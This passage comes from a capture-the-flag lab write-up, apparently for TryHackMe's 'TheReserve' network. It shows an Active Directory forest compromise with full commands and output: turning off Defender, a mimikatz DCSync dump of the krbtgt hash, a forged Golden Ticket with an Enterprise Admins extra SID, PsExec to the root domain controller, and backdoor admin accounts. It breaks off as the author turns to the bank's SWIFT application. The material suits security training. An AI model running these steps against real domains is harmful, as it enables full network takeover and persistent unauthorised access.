                         DC=DomainDnsZones,DC=corp,DC=thereserve,DC=loc, DC=DomainDnsZones,DC=bank,DC=thereserve,DC=loc}
ForestModeLevel        : 6
ForestMode             : Windows2012R2Forest
RootDomain             : thereserve.loc
Schema                 : CN=Schema,CN=Configuration,DC=thereserve,DC=loc
SchemaRoleOwner        : ROOTDC.thereserve.loc
NamingRoleOwner        : ROOTDC.thereserve.loc


PS C:\Users\svcScanning\Downloads> Get-NetDomainTrust


SourceName      : corp.thereserve.loc
TargetName      : thereserve.loc
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 9/7/2022 8:56:28 PM
WhenChanged     : 5/19/2023 10:57:35 PM
```

Figure 64 - List of Domain Trust information

In these situations, we might take advantage of the same Print Bug to coerce the ROOTDC to authenticate against CORPDC. However, there is an easier way of taking advantage of this Domain Trust if we have Domain Admin rights in the child Domain (which we do).

KRBTGT is the account used for Microsoft's implementation of Kerberos. Its name is derived from Kerberos (KRB) and Ticket Granting Ticket (TGT) and acts as the service account for the Kerberos Distribution Center (KDC) service, which handles all Kerberos ticket requests.

The KRBTGT is responsible for the encryption of all Kerberos tickets in the domain and its password is shared across all domain controllers, so that they can verify the authenticity of the received TGT when a resource access is requested.

A Golden Ticket attack is a way of creating a forged TGT with a stolen KDC key, which enables us to gain access to any service on the domain, essentially becoming our own Ticket Granting Server (TGS).

In order to perform a Golden Ticket attack, we will need the following information:

- The Full Qualified Domain Name (FQDN) of the Domain
- The Security Identified (SID) of the Domain
- The username of the account that we want to impersonate
- The KRBTGT password hash

This allows us to forge Golden Tickets and access any resource in the CORP domain. However, we need to be able to forge an Inter-Realm TGT in order to become Enterprise Admins (EA) and access any resource in the ROOT domain. We need to exploit the trust between the parent domain and the child domain by adding the SID of the Enterprise Admins (EA) group as an extra SID to our forged ticket, allowing us to have Administrative privileges over the entire forest.

So, we also need the following information in order to craft our Golden Ticket:

- The SID of the child Domain Controller (CORPDC)
- The SID of the Enterprise Admins (EA) from the parent domain (ROOTDC)

Getting the Security Identifiers is easy, with the PowerView module. So, let's start by disabling the Antivirus and importing the PowerView module:

```
PS C:\Users\Administrator\Downloads> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Users\Administrator\Downloads> Import-Module .\PowerView\PowerView.ps1
```

Figure 65 - Disabling AV and importing PowerView

And get the SIDs needed, from the Enterprise Admins group and the child Domain Controller:

```
PS C:\Users\Administrator> Get-ADGroup "Enterprise Admins" -Server rootdc.thereserve.loc


DistinguishedName : CN=Enterprise Admins,CN=Users,DC=thereserve,DC=loc
GroupCategory     : Security
GroupScope        : Universal
Name              : Enterprise Admins
ObjectClass       : group
ObjectGUID        : 6e883913-d0cb-478e-a1fd-f24d3d0e7d45
SamAccountName    : Enterprise Admins
SID               : S-1-5-21-1255581842-1300659601-3764024703-519
```

Figure 66 - Enterprise Admins SID

```
PS C:\Users\Administrator\Downloads> Get-ADComputer -Identity "CORPDC"


DistinguishedName : CN=CORPDC,OU=Domain Controllers,DC=corp,DC=thereserve,DC=loc
DNSHostName       : CORPDC.corp.thereserve.loc
Enabled           : True
Name              : CORPDC
ObjectClass       : computer
ObjectGUID        : 34336fec-45c0-42dd-82ff-8892d65bb412
SamAccountName    : CORPDC$
SID               : S-1-5-21-170228521-1485475711-3199862024-1009
UserPrincipalName :
```

Figure 67 - Child Domain Controller (CORPDC) SID

Now, we need to dump the KRBTGT NTLM hash with mimikatz, through DCSYNC:

```
mimikatz # lsadump::dcsync /user:krbtgt@corp.thereserve.loc
[DC] 'corp.thereserve.loc' will be the domain
[DC] 'CORPDC.corp.thereserve.loc' will be the DC server
[DC] 'krbtgt@corp.thereserve.loc' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010202 ( ACCOUNTDISABLE NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 2022/09/07 21:58:08
Object Security ID   : S-1-5-21-170228521-1485475711-3199862024-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 0c757a3445acb94a654554f3ac529ede
    ntlm- 0: 0c757a3445acb94a654554f3ac529ede
    lm  - 0: d99b85523676a2f2ec54ec88c75e62e7
```

Figure 68 - Dump of the krbtgt NTLM hash

And now, with all the required information, we can create our own Golden Ticket, which will be injected in the current session:

```
PS C:\Users\Administrator\Downloads> .\mimikatz_trunk\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::golden /user:krbtgt /domain:corp.thereserve.loc /sid:S-1-5-21-170228521-1485475711-3199862024-1009 /service:krbtgt /rc4:0c
757a3445acb94a654554f3ac529ede /sids:S-1-5-21-1255581842-1300659601-3764024703-519 /ptt
User      : krbtgt
Domain    : corp.thereserve.loc (CORP)
SID       : S-1-5-21-170228521-1485475711-3199862024-1009
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1255581842-1300659601-3764024703-519 ;
ServiceKey: 0c757a3445acb94a654554f3ac529ede - rc4_hmac_nt
Service   : krbtgt
Lifetime  : 5/21/2023 1:12:23 AM ; 5/18/2033 1:12:23 AM ; 5/18/2033 1:12:23 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'krbtgt @ corp.thereserve.loc' successfully submitted for current session
```

Figure 69 - Creating a Golden Ticket

We can now verify that the ticket works, by validating the access to ROOTDC through network path:

```
PS C:\Users\Administrator\Downloads> dir \\rootdc.thereserve.loc\c$


    Directory: \\rootdc.thereserve.loc\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----       11/14/2018   6:56 AM                EFI
d-----        5/13/2020   6:58 PM                PerfLogs
d-r---         9/7/2022   4:58 PM                Program Files
d-----         9/7/2022   4:57 PM                Program Files (x86)
d-r---        5/20/2023  10:42 PM                Users
d-----        5/20/2023  10:21 PM                Windows
-a----         4/1/2023   4:10 AM            427 adusers_list.csv
-a----        3/17/2023   6:18 AM             85 dns_entries.csv
-a----        4/15/2023   8:52 PM        3162859 EC2-Windows-Launch.zip
-a----        4/15/2023   8:52 PM          13182 install.ps1
-a----        5/20/2023  10:22 PM          61440 sam
-a----        5/20/2023  10:23 PM          36864 security
-a----        5/20/2023  10:23 PM       17846272 system
-a----        4/15/2023   8:51 PM           1812 thm-network-setup-dc.ps1
```

Figure 70 - Testing the access to the ROOTDC

We can also issue a command prompt in the ROOTDC through PSEXEC:

```
PS C:\Users\Administrator\Downloads> .\PsTools\PsExec.exe \\rootdc.thereserve.loc cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
ROOTDC

C:\Windows\system32>whoami
corp\krbtgt
```

Figure 71 - PowerShell session in ROOTDC

Now, in order to maintain persistence, and allowing us to login without creating tickets, we can create a new user and add it to Enterprise Admins group, using the following PowerShell code:

```
$pwd = ConvertTo-SecureString <password> -AsPlainText -Force

New-ADUser -Name <user> -AccountPassword $pwd -Passwordneverexpires $true -Enabled $true

$User = Get-ADUser -Identity <user> -Server "corpdc.corp.thereserve.loc"

$Group = Get-ADGroup -Identity "Enterprise Admins" -Server "rootdc.thereserve.loc"

Add-ADGroupMember -Identity $Group -Members $User -Server "rootdc.thereserve.loc"
```




Figure 72 - Adding a new user as an Enterprise Admin

With our new created user, we can just login in the ROOTDC as an Enterprise Admin:




Figure 73 - Logged in in the ROOTDC as EA

Using the same code, we can also create a user at CORPDC as a Domain Admin, allowing us to login with both accounts in different domains:

- Thereserve\<user> (Enterprise Admin)
- Corp.thereserve.loc\<user> (Domain Admin)

```
$pwd = ConvertTo-SecureString <password> -AsPlainText -Force

New-ADUser -Name <user> -AccountPassword $pwd -Passwordneverexpires $true -Enabled $true

$User = Get-ADUser -Identity <user> -Server "corpdc.bank.thereserve.loc"

$Group = Get-ADGroup -Identity "Domain Admins" -Server "corpdc.bank.thereserve.loc"

Add-ADGroupMember -Identity $Group -Members $User -Server "corpdc.bank.thereserve.loc"
```

NOTE: We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

- **Flag 15, Foothold on Parent Domain**
- **Flag 16, Administrative access to Parent Domain**

9. Full Compromise of BANK Domain




Figure 74 – Network Map after full compromise of the ROOTDC

Now that we are Enterprise Admins, the compromise of the other child domain should be easy. We can start by connecting through RDP into the BANKDC from ROOTDC, with our newly created user:




Figure 75 - Remote Desktop at BANKDC

Now, we can repeat the process of creating a user in the BANK domain, as a Domain Admin, using the previous code:

```
$pwd = ConvertTo-SecureString <password> -AsPlainText -Force

New-ADUser -Name <user> -AccountPassword $pwd -Passwordneverexpires $true -Enabled $true

$User = Get-ADUser -Identity <user> -Server "bankdc.bank.thereserve.loc"

$Group = Get-ADGroup -Identity "Domain Admins" -Server "bankdc.bank.thereserve.loc"

Add-ADGroupMember -Identity $Group -Members $User -Server "bankdc.bank.thereserve.loc"
```

So let’s create the new user:

```
PS C:\Users\azkrath\Downloads> echo $pwd
System.Security.SecureString
PS C:\Users\azkrath\Downloads> New-ADUser -Name azkrath -AccountPassword $pwd -Passwordneverexpires $true -Enabled $true -Server "bankdc.bank.t
hereserve.loc"
PS C:\Users\azkrath\Downloads> $User = Get-ADUser -Identity "azkrath" -Server "bankdc.bank.thereserve.loc"
PS C:\Users\azkrath\Downloads> echo $User


DistinguishedName : CN=azkrath,CN=Users,DC=bank,DC=thereserve,DC=loc
Enabled           : True
GivenName         :
Name              : azkrath
ObjectClass       : user
ObjectGUID        : 4082b623-b225-4ea2-8eea-0ba1403fa3a5
SamAccountName    : azkrath
SID               : S-1-5-21-3455338511-2124712869-1448239061-2614
Surname           :
UserPrincipalName :



PS C:\Users\azkrath\Downloads> $BankGroup = Get-ADGroup -Identity "Domain Admins" -Server "bankdc.bank.thereserve.loc"
PS C:\Users\azkrath\Downloads> echo $BankGroup


DistinguishedName : CN=Domain Admins,CN=Users,DC=bank,DC=thereserve,DC=loc
GroupCategory     : Security
GroupScope        : Global
Name              : Domain Admins
ObjectClass       : group
ObjectGUID        : fae109bf-8e73-4a92-95c8-b50c8457af90
SamAccountName    : Domain Admins
SID               : S-1-5-21-3455338511-2124712869-1448239061-512



PS C:\Users\azkrath\Downloads> Add-ADGroupMember -Identity $BankGroup -Members $User -Server "bankdc.bank.thereserve.loc"
PS C:\Users\azkrath\Downloads>
```

Figure 76 - Creating user at BANK Forest

With our BANK account, we can access all the resources as a Domain Admin, as we can see below:




Figure 77 - Access at WORK1 machine

Using the network path is easier for authentication and accessing the file system:




Figure 78 - Access at WORK2 machine




Figure 79 - Access at JMP machine

In this case, it is possible to create all the files needed to obtain the flags from the e-citizen system, and a Domain Admin.

NOTE: We are now able to obtain the following flags, by following the instructions in the e-citizen platform:

- **Flag 9, Foothold on Bank Division Tier 2 Infrastructure**
- **Flag 10, Administrative access to Bank Division Tier 2 Infrastructure**
- **Flag 11, Foothold on Bank Division Tier 1 Infrastructure**
- **Flag 12, Administrative access to Bank Division Tier 1 Infrastructure**
- **Flag 13, Foothold on Bank Division Tier 0 Infrastructure**
- **Flag 14, Administrative access to Bank Division Tier 0 Infrastructure**

10. Compromise of SWIFT and Payment Transfer




Figure 80 - Network Map as Full Enterprise Admin

Now that we are in control of the Full Domain as Enterprise and Domain admin, we need to compromise the SWIFT and perform a payment transfer. Remember that we manage to identify the Swift Bank application in the beginning of the challenge, and we might access it at http://swift.bank.thereserve.loc.

We start by enumerating the users with the Capturer and Approver Role in the Bank Domain (we can just use the Active Directory Users and Computers snap-in):

